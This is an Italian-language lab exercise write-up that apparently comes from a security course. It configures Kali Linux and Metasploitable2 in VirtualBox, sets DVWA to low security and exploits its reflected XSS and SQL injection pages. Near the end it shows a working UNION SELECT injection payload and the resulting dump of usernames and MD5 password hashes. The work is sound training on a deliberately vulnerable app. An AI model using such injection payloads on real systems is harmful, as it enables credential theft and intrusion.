


Argomento: Sfruttamento delle vulnerabilità XSS e SQL Injection sulla DVWA

Obiettivi:

Configurare il laboratorio virtuale per sfruttare con successo le vulnerabilità XSS e SQL Injection sulla Damn Vulnerable Web Application (DVWA).

Istruzioni per l'esercizio:

1. Configurazione del laboratorio:
  - a. Configurare il vostro ambiente virtuale in modo che la macchina DVWA sia raggiungibile dalla macchina Kali Linux (L'attaccante).
  - b. Verificate la comunicazione tra le due macchine utilizzando il comando ping.
2. Impostazione della DVWA:
  - a. Accedete alla DVWA dalla macchina Kali Linux tramite il browser.
  - b. Navigate fino alla pagina di configurazione e settate il livello di sicurezza a LOW.
3. Sfruttamento delle Vulnerabilità:
  - a. Scegliere una vulnerabilità XSS reflected e una vulnerabilità SQL Injection (non blind).
  - b. Utilizzate le tecniche viste nella lezione teorica per sfruttare con successo entrambe le vulnerabilità.



```
kali-linux-2026.1-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
1  2  3  4
kali@kali: ~
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history

(kali@kali)~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
   link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff

(kali@kali)~]
$ sudo ifconfig eth0 192.168.1.100 netmask 255.255.255.0 up
[sudo] password for kali:

(kali@kali)~]
$ sudo route add default gw 192.168.1.1

(kali@kali)~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff
   inet 192.168.1.100/24 brd 192.168.1.255 scope global eth0
       valid_lft forever preferred_lft forever
   inet6 fe80::a00:27ff:fe8a:35d2/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
```

```
Metasploitable2 [In esecuzione] - Oracle VirtualBox
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7c:96:72
          inet6 addr: fe80::a00:27ff:fe7c:9672/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:2520 (2.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:113 errors:0 dropped:0 overruns:0 frame:0
          TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29705 (29.0 KB)  TX bytes:29705 (29.0 KB)

msfadmin@metasploitable:~$ _
```

```
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.1.150 netmask 255.255.255.
0 up
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ sudo route add default gw 192.168.1.1 eth0
msfadmin@metasploitable:~$ _
```

```
(kali㉿kali)-[~]
$ ping 192.168.1.150
PING 192.168.1.150 (192.168.1.150) 56(84) bytes of data.
64 bytes from 192.168.1.150: icmp_seq=1 ttl=64 time=2.11 ms
64 bytes from 192.168.1.150: icmp_seq=2 ttl=64 time=0.949 ms
64 bytes from 192.168.1.150: icmp_seq=3 ttl=64 time=1.57 ms
64 bytes from 192.168.1.150: icmp_seq=4 ttl=64 time=0.913 ms
^C
— 192.168.1.150 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3036ms
rtt min/avg/max/mdev = 0.913/1.386/2.114/0.494 ms
```

```
--- 192.168.1.100 ping statistics ---
5 packets transmitted, 4 received, 20% packet loss, time 4000ms
rtt min/avg/max/mdev = 2.038/790.583/2051.938/839.948 ms, pipe 3
msfadmin@metasploitable:~$ ping 192.168.1.100
PING 192.168.1.100 (192.168.1.100) 56(84) bytes of data.
64 bytes from 192.168.1.100: icmp_seq=1 ttl=64 time=1.75 ms
64 bytes from 192.168.1.100: icmp_seq=2 ttl=64 time=1.34 ms
64 bytes from 192.168.1.100: icmp_seq=3 ttl=64 time=1.37 ms
64 bytes from 192.168.1.100: icmp_seq=4 ttl=64 time=1.51 ms
64 bytes from 192.168.1.100: icmp_seq=5 ttl=64 time=1.09 ms
64 bytes from 192.168.1.100: icmp_seq=6 ttl=64 time=1.02 ms

--- 192.168.1.100 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5004ms
rtt min/avg/max/mdev = 1.021/1.350/1.755/0.251 ms
```

Damn Vulnerable Web Application (DVWA) login page. The browser address bar shows the URL `192.168.1.150/dvwa/login.php`. The page features the DVWA logo and a login form with the following fields:

- Username:
- Password:
- Login button:

Below the login form, the message "You have logged out" is displayed. At the bottom of the page, a footer note states: "Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project" and provides a hint: "Hint: default username is 'admin' with password 'password'".

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Username: admin  
Security Level: low  
PHPIDS: disabled

## DVWA Security

### Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

### PHPIDS

**PHPIDS** v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [[enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

Security level set to low

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)



## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

### More info

<http://hackers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

## Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info